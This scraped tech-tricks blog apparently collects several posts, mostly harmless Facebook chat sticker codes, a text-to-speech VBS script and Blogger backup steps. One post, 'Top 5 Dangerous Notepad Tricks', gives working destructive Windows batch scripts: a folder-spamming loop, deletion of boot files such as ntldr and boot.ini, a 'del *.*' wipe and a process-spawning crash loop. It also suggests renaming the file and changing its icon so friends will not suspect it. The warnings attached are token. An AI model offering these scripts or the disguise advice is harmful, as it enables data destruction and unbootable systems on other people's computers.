Get All Latest Facebook Chat Emotions With Codes




Hi friends, recently I have given the trick to make any Facebook chat codes. I think most of my visitors enjoyed a lot. Also you can use the colored text in your Facebook chat section .  Here I post some new Facebook Chat codes. This would be a complete relief from your old chatting.  :-) .


NOTE: You can create the Facebook Chat Code of any image here


CODES


  1. [[f9.laugh]] 
  2. [[f9.sad]] 
  3. [[f9.angry]] 
  4. [[f9.sleepy]] 
  5. [[f9.shock]] 
  6. [[f9.kiss]] 
  7. [[f9.inlove]] 
  8. [[f9.angel]] 
  9. [[f9.baloons]] 
  10. [[f9.bowl]] 
  11. [[f9.cake]] 
  12. [[f9.callme]] 
  13. [[f9.clap]] 
  14. [[f9.confused]] 
  15. [[f9.curllip]] 
  16. [[f9.devilface]] 
  17. [[f9.lying]] 
  18. [[f9.rofl]] 
  19. [[f9.billiard]] 
  20. [[f9.cakepiece]] 
  21. [[f9.rosedown]] 
  22. [[f9.shutmouth]] 
  23. [[f9.shy]] 
  24. [[f9.silly]] 
  25. [[f9.tongue1]] 
  26. [[f9.fastfood]] 
  27. [[f9.ring]] 
  28. [[f9.plate]] 
  29. [[f9.candle]] 
  30. [[f9.party]]
  31. [[f9.pizza]] 
  32. [[f9.coffee]] 
  33. [[f9.rain]] 
  34. [[f9.bomb]] 
  35. [[f9.sun]] 
  36. [[f9.heart]] 
  37. [[f9.heartbreak]] 
  38. [[f9.doctor]] 
  39. [[f9.ghost]] 
  40. [[f9.brb]] 
  41. [[f9.wine]] 
  42. [[f9.gift]] 
  43. [[f9.adore]]

NOTE: Simply cope and paste the codes into your Facebook chat box.


ENJOY!!!

Top 5 Dangerous Notepad Tricks


Hi friends, here I post some really most dangerous notepad tricks. Before going to the section I give you the warning do not use it.


1. Create more than 3000 folders within minutes.

STEPS 

  1. Open your Notepad and type the following code.

@echo off
:top
md %random%
goto top


   2.  Save it as 1000.bat

@echo off makes your screen
blank but remember that it is creating the 1000's of folders. md %random% is command that is used to create multiple folder with random names. md is a command to make directory in ms-dos. goto top – return the command to the top such that creating the infinite loop. Remember that the 100's of folder will create at the place where you saved .bat file. Also note that this file is seems to be suspicious to your friends. So change the Icon and name of it.


2. How to Shutdown a computer forever?

CAUTION : Please don't use this code because it will Shutdown your computer forever. Use it only if you leaving the computer.


dangerous notepad tricks [Techzilla Firefox.blogspot.in]

STEPS 

1 Open your Notepad and type the following code.

@echo off
attrib -r -s -h c:\autoexec.bat
del c:\autoexec.bat
attrib -r -s -h c:\boot.ini
del c:\boot.ini
attrib -r -s -h c:\ntldr
del c:\ntldr
attrib -r -s -h c:\windows
\win.ini
del c:\windows\win.ini

 2.  Save the file as “shutdown-forever.bat”. Just make sure that it has a .bat or .cmd  extension.


CAUTION :This will shutdown your computer for ever . Please don't use it.


NOTE: Paste it in NotePad And Save It with Extension .cmd or .bat. Remember you are  loosing your Computer so keep avoid it.


3. How to delete all your system file with a simple command?

STEPS 

       1. Open your Notepad and type the following code.


del *.*


       2. save it as a .bat file.

         Now all of your files from hard disk will vanish in less than 5-6mins.


CAUTION: Paste it in NotePad And Save It with .bat Extension . Remember you are  
                     loosing your Computer so keep avoid it.


4. RAM Crash Trick.


STEPS 

       1. Open your Notepad and type the following code.


    :A
    start 
    goto A

        2. save it as a .bat extension 


CAUTION: Paste it in NotePad And Save It with .bat Extension . Remember you are  

                     loosing your Computer so keep avoid it.


5. Crash a Computer System With Link.

This is nothing but a link. Javascript "exploit". Keep sure that do not run the program.


CAUTION:  DON'T USE IT. IT WILL DAMAGE YOUR SYSTEM. ONLY FOR 

KNOWLEDGE. WE ARE NOT RESPONSIBLE FOR ANY LOSS CAUSED…


                                                                 ENJOY!!!


Get Some Coolest Facebook Chat Codes


Hi friends, here I post some new Facebook chat codes. Copy the codes and paste it in your Facebook Chat Box.  Please remember that some of these code will not work properly under certain circumstance. If not working  kindly CLICK HERE 


MERRY CHRISTMAS


[[339494426156911]] [[339494432823577]] [[339494429490244]] [[339494436156910]] [[339494422823578]] [[339494506156903]]
[[339494502823570]] [[339494512823569]] [[339494516156902]] [[339494509490236]] [[339494592823561]] [[339494582823562]]
[[339494586156895]] [[339494596156894]] [[339494589490228]] [[339494682823552]] [[339494679490219]] [[339494676156886]]
[[339494669490220]] [[339494672823553]] [[339494769490210]] [[339494762823544]] [[339494756156878]] [[339494766156877]]
[[339494759490211]] [[339494842823536]] [[339494852823535]] [[339494846156869]] [[339494839490203]] [[339494849490202]]


LARGE PINK DOUBLE HEART CODE


[[379320338758329]] [[379320355424994]] [[379320348758328]] [[379320352091661]] [[379320345424995]] [[379320455424984]] 
[[379320448758318]] [[379320452091651]] [[379320445424985]] [[379320442091652]] [[379320525424977]] [[379320518758311]] 
[[379320512091645]] [[379320522091644]] [[379320515424978]] [[379320602091636]] [[379320612091635]] [[379320605424969]] 
[[379320598758303]] [[379320608758302]] [[379320702091626]] [[379320705424959]] [[379320692091627]] [[379320695424960]] 
[[379320698758293]] [[379320778758285]] [[379320775424952]] [[379320788758284]] [[379320785424951]] [[379320782091618]] 
[[379320872091609]] [[379320875424942]] [[379320865424943]] [[379320862091610]] [[379320868758276]] [[379320945424935]] 


MR. BEAN


[[255016264574238]] [[255016271240904]] [[255016277907570]] 
[[255016267907571]] [[255016274574237]] [[255016384574226]] 
[[255016387907559]] [[255016394574225]] [[255016401240891]] 
[[255016391240892]] [[255016464574218]] [[255016454574219]] 
[[255016457907552]] [[255016461240885]] [[255016451240886]] 
[[255016537907544]] [[255016531240878]] [[255016534574211]] 
[[255016541240877]] [[255016527907545]] [[255016634574201]]


JACK SPARROW 


[[298356520217565]] [[298356516884232]] [[298356506884233]] [[298356510217566]] 
[[298356513550899]] [[298356620217555]] [[298356606884223]] [[298356616884222]] 
[[298356610217556]] [[298356613550889]] [[298356673550883]] [[298356676884216]] 
[[298356666884217]] [[298356680217549]] [[298356670217550]] [[298356740217543]] 
[[298356733550877]] [[298356743550876]] [[298356730217544]] [[298356736884210]] 
[[298356823550868]] [[298356810217536]] [[298356820217535]] [[298356826884201]] 
[[298356813550869]] [[298356906884193]] [[298356896884194]] [[298356900217527]] 
[[298356903550860]] [[298356893550861]] [[298356950217522]] [[298356946884189]] 


SUPERMAN 


[[299528860107644]] [[299528863440977]] [[299528866774310]] [[299528856774311]] 
[[299528870107643]] [[299528950107635]] [[299528943440969]] [[299528946774302]] 
[[299528953440968]] [[299528956774301]] [[299529013440962]] [[299529016774295]] 
[[299529010107629]] [[299529003440963]] [[299529006774296]] [[299529060107624]] 
[[299529063440957]] [[299529066774290]] [[299529070107623]] [[299529073440956]] 
[[299529173440946]] [[299529183440945]] [[299529180107612]] [[299529176774279]] 
[[299529186774278]] [[299529243440939]] [[299529236774273]] [[299529240107606]]


ELMO


[[302117289844540]] [[302117283177874]] [[302117276511208]] [[302117279844541]] [[302117286511207]] [[302117366511199]] 
[[302117369844532]] [[302117373177865]] [[302117383177864]] [[302117379844531]] [[302117426511193]] [[302117436511192]] 
[[302117429844526]] [[302117423177860]] [[302117433177859]] [[302117523177850]] [[302117529844516]] [[302117526511183]] 
[[302117536511182]] [[302117533177849]] [[302117606511175]] [[302117596511176]] [[302117599844509]] [[302117593177843]] 
[[302117603177842]] [[302117646511171]] [[302117649844504]] [[302117659844503]] [[302117656511170]] [[302117653177837]] 
[[302117706511165]] [[302117703177832]] [[302117699844499]] [[302117709844498]] [[302117696511166]] [[302117749844494]] 


TROLL FACE


[[242538225822042]] [[242538222488709]] [[242538232488708]] [[242538219155376]] [[242538229155375]] [[242538339155364]] 
[[242538335822031]] [[242538342488697]] [[242538345822030]] [[242538349155363]] [[242538392488692]] [[242538395822025]] 
[[242538399155358]] [[242538402488691]] [[242538405822024]] [[242538475822017]] [[242538472488684]] [[242538489155349]] 
[[242538492488682]] [[242538485822016]] [[242538562488675]] [[242538565822008]] [[242538569155341]] [[242538575822007]] 
[[242538572488674]] [[242538612488670]] [[242538625822002]] [[242538619155336]] [[242538622488669]] [[242538615822003]] 
[[242538675821997]] [[242538682488663]] [[242538672488664]] [[242538679155330]] [[242538685821996]] [[242538742488657]]


MASK


[[255006724575192]] [[255006727908525]] [[255006737908524]] [[255006734575191]] [[255006731241858]] 
[[255006827908515]] [[255006831241848]] [[255006824575182]] [[255006817908516]] [[255006821241849]] 
[[255006874575177]] [[255006871241844]] [[255006884575176]] [[255006877908510]] [[255006881241843]] 
[[255006934575171]] [[255006931241838]] [[255006941241837]] [[255006944575170]] [[255006937908504]] 
[[255007004575164]] [[255007001241831]] [[255006994575165]] [[255006997908498]] [[255006991241832]] 
[[255007084575156]] [[255007101241821]] [[255007077908490]] [[255007091241822]] [[255007081241823]] 

NOTE: If this code is not working use this ANY FACEBOOK CHAT  CODE CREATION 


DO YOU ENJOYED !!!     :-)


How To Create Your Own Facebook Chat Codes


Hi friends, have you ever seen that your friends use some special codes for Facebook chat that are not familiar. Here you will study how to create special codes. The exciting point is that you can create the code of any image . Only you have to do is to go through this post and impress your friends :)


STEPS


* 1. Go to Smileyt ChatCode   


* 2. Browse any image from your Computer. You can create the code of that image.


Facebook Chat Code Creation [Techzilla FireFox]


* 3. Enter the Captcha code if you get


* 4. Click on Upload


* 5. It will generate certain Codes look like            [[339494422823578]] 
                                                                                        [[339494506156903]]


Facebook Chat Code Creation [Techzilla FireFox]


* 6. Open your Facebook Chat box and Paste the code there. 


Facebook Chat Code Creation [Techzilla FireFox]


* 7. Click Enter.


* 8. You Done !!!    :-)


                                              ENJOY !!! 

How to Make Your Computer Speak Whatever You Typed


Owning a speaking and self acting robot is really fascinating. But when we think about the prize, it will vanishes. What is your opinion about an artificial  talking friend. More specifically your computer !!!. Here I shared some absolutely funny trick .This trick is nothing but make your computer speak whatever you typed. I am guaranteed, all of your friends will get impress on you, especially your GF/BF :-) Go through the post and become r real celebrity. 


Requirement 

  • Computer with any Operating System.

NOTE: Some important points are labeled with red color. Any mistake on it will not work  
              your robot. Keep sure that it is correct.


STEPS

* 1. Start your computer.


* 2. Open the Notepad {you can use any version of Notepad}


* 3. Copy and Paste the following Code within Notepad in a new page.

                             Dim message, sapi
                             message=InputBox("What do you want me to say?","Speak to Me")
                             Set sapi=CreateObject("sapi.spvoice")
                             sapi.Speak message


* 4.Now save it as speak.vbs.


HOW TO MAKE YOUR COMPUTER SPEAK WHATEVER YOU TYPED [Techzilla Firefox]

                          
* 5. Click the saved file, now a new alert box will appear. Type whatever you want the   
       computer to speak to you and then click either "OK" button or press "ENTER".


HOW TO MAKE YOUR COMPUTER SPEAK WHATEVER YOU TYPED [Techzilla Firefox]


Really Really a funny trick impress everybody !!! and don't forget to like   

                                                            FOR MORE TRICKS       

                                                TechZilla Firefox 


How to Use Colorful Text / Words / Alphabets In Facebook Chat


Hi friends, here I give you a complete relief from Black-Text Facebook Chat. Facebook allow us to chat only in black colored font, but we can get another style. It is simple just go through the post. 


In the chat box you can see "HI", which is far better than your ordinary chat box :) . Only you have to do is to simply copy and paste certain codes for A-Z into your chat box.

Colored Facebook chat


NOTE: Remember this code work only in Facebook Chat and Private Box.

CODES


[[107015582669715]]  = A
[[116067591741123]]  = B
[[115602405121532]]  = C
[[112542438763744]]  = D
[[115430438474268]]  = E
[[109225112442557]]  = F
[[111532845537326]]  = G
[[111356865552629]]  = H
[[109294689102123]]  = I
[[126362660720793]]  = J
[[116651741681944]]  = K
[[115807951764667]]  = L
[[106596672714242]]  = M
[[108634132504932]]  = N
[[116564658357124]]  = O
[[111669128857397]]  = P
[[107061805996548]]  = Q
[[106699962703083]]  = R
[[115927268419031]]  = S
[[112669162092780]]  = T
[[108983579135532]]  = U
[[107023745999320]]  = V
[[106678406038354]]  = W
[[116740548336581]]  = X
[[112416755444217]]  = Y
[[165724910215]]        = Z


For example in the  above image we crated Pink coloured "HI", the trick is below.

                           H                                         I

       [[111356865552629]]      [[109294689102123]]


You can create any word: 

colored Facebook chat [Techzilla Firefox]


JIKKU       :                             [[126362660720793]]  = J
                                                [[109294689102123]]  = I
                                                [[116651741681944]]  = K
                [[116651741681944]]  = K
                [[108983579135532]]  = U

 
THANKACHAN  :                  [[112669162092780]]  = T
                                                [[111356865552629]]  = H
                [[107015582669715]]  = A
                [[108634132504932]]  = N
                                                [[116651741681944]]  = K
                [[107015582669715]]  = A
                [115602405121532]]   = C
                [[111356865552629]]  = H
                [[107015582669715]]  = A
                [[108634132504932]]  = N


NOTE: Use space between each character 
  • HI=  [[111356865552629]][[109294689102123]] There is no space between codes corespondings to H and I so this is wrong method.
  • HI=  [[111356865552629]] [[109294689102123]] There is space between codes for H and I so it   is correct.
  • This will not work while using Facebook in mobile

                           
                              Click here to know how to get Real Facebook likes for Free


How to Find Who Unfriend You In Facebook


Hi friends, my this post is to find who Unfriend you in Facebook. We know that Facebook is a world popular social site, having 100cr active users. They provide different experiences like gathering new friends, sharing our contents, sharing our photos, live video chat and so on. But the disappointing factor is that they are not providing details of the friends who unfriend us. Here you can get the extension for both Chrome and Mozilla to get the solution. It is simple and you get an additional icon in your Facebook profile showing the notification of your leaved friends. So carefully go through the post and get Informed. 


Download Unfriend Alert Extension For Chrome Click Here

Download Unfriend Alert Extension For Mozilla  Click Here


*1. First download the extension for your browser.


*2. Install the extension.


*3. Restart the browser.


*4. Log In to your Facebook.


*5. Now you will get a confirmation alert box asking to you that allow them to fetch your friend list and public post. Click "OKEY".


*6. You get a message, close it.


*7. Now an additional icon showing the Unfriend's Notification will appear in your profile. 


*8. Click it to find the friends that made you unfriend.


*9. You are Done.


Thank You


How to Backup Your Blogger Blog Templates And Posts


Hi friends, my this post is related to Back Up Your Blog . Blogger is one of the world popular Google's platform . Millions of people use this for earning real money from their blogs. But there is some disappointing factors . One of the biggest problem is that, they have the control of your blog .So they have the right to do anything with your blog particularly delete it permanently. This circumstances comes when you violate the terms and conditions of Google .The same happen while your blog is a spam promoter or have adult content. You won't get any time to remake it or modify the content with Google T&C. so the better tool is to Back Up Your Blog entirely.By this service you can always retain your blog contents and posts, even though it is removed from your account. I suggest a periodic back up of your blog.


Taking backup of Blogger blog:


You can take the complete backup of Blogger posts. Only you have to do is to click the export option showed in the below image. The back up file is in the .xml format.You can save it in your desktop or in other secondary storage devices. If your blog is cancelled due to any known or unknown reasons, simply click import option as in figure and select your .xml file to upload. Now your entire post will restored in to the new blog. You should do back up weekly or monthly depending upon your status, because it is manual process.


A better idea is to take a backup of your customized Blogger template and full blog [simultaneously happens when you click export option] at regular interval. This can avoid major two problems they are:

If your blog get deleted, you will have a complete back up of your theme/template and entire post depending upon when you did the back up.

If any time, while you playing with template code, you made some mistakes, you can then quickly restore the template from the back up file in your system.

Conclusion

Keep back up your blog regularly and use Google drive or on Dropbox for the storage, so you can access it from anywhere


Thank you
Is this post helpful for you?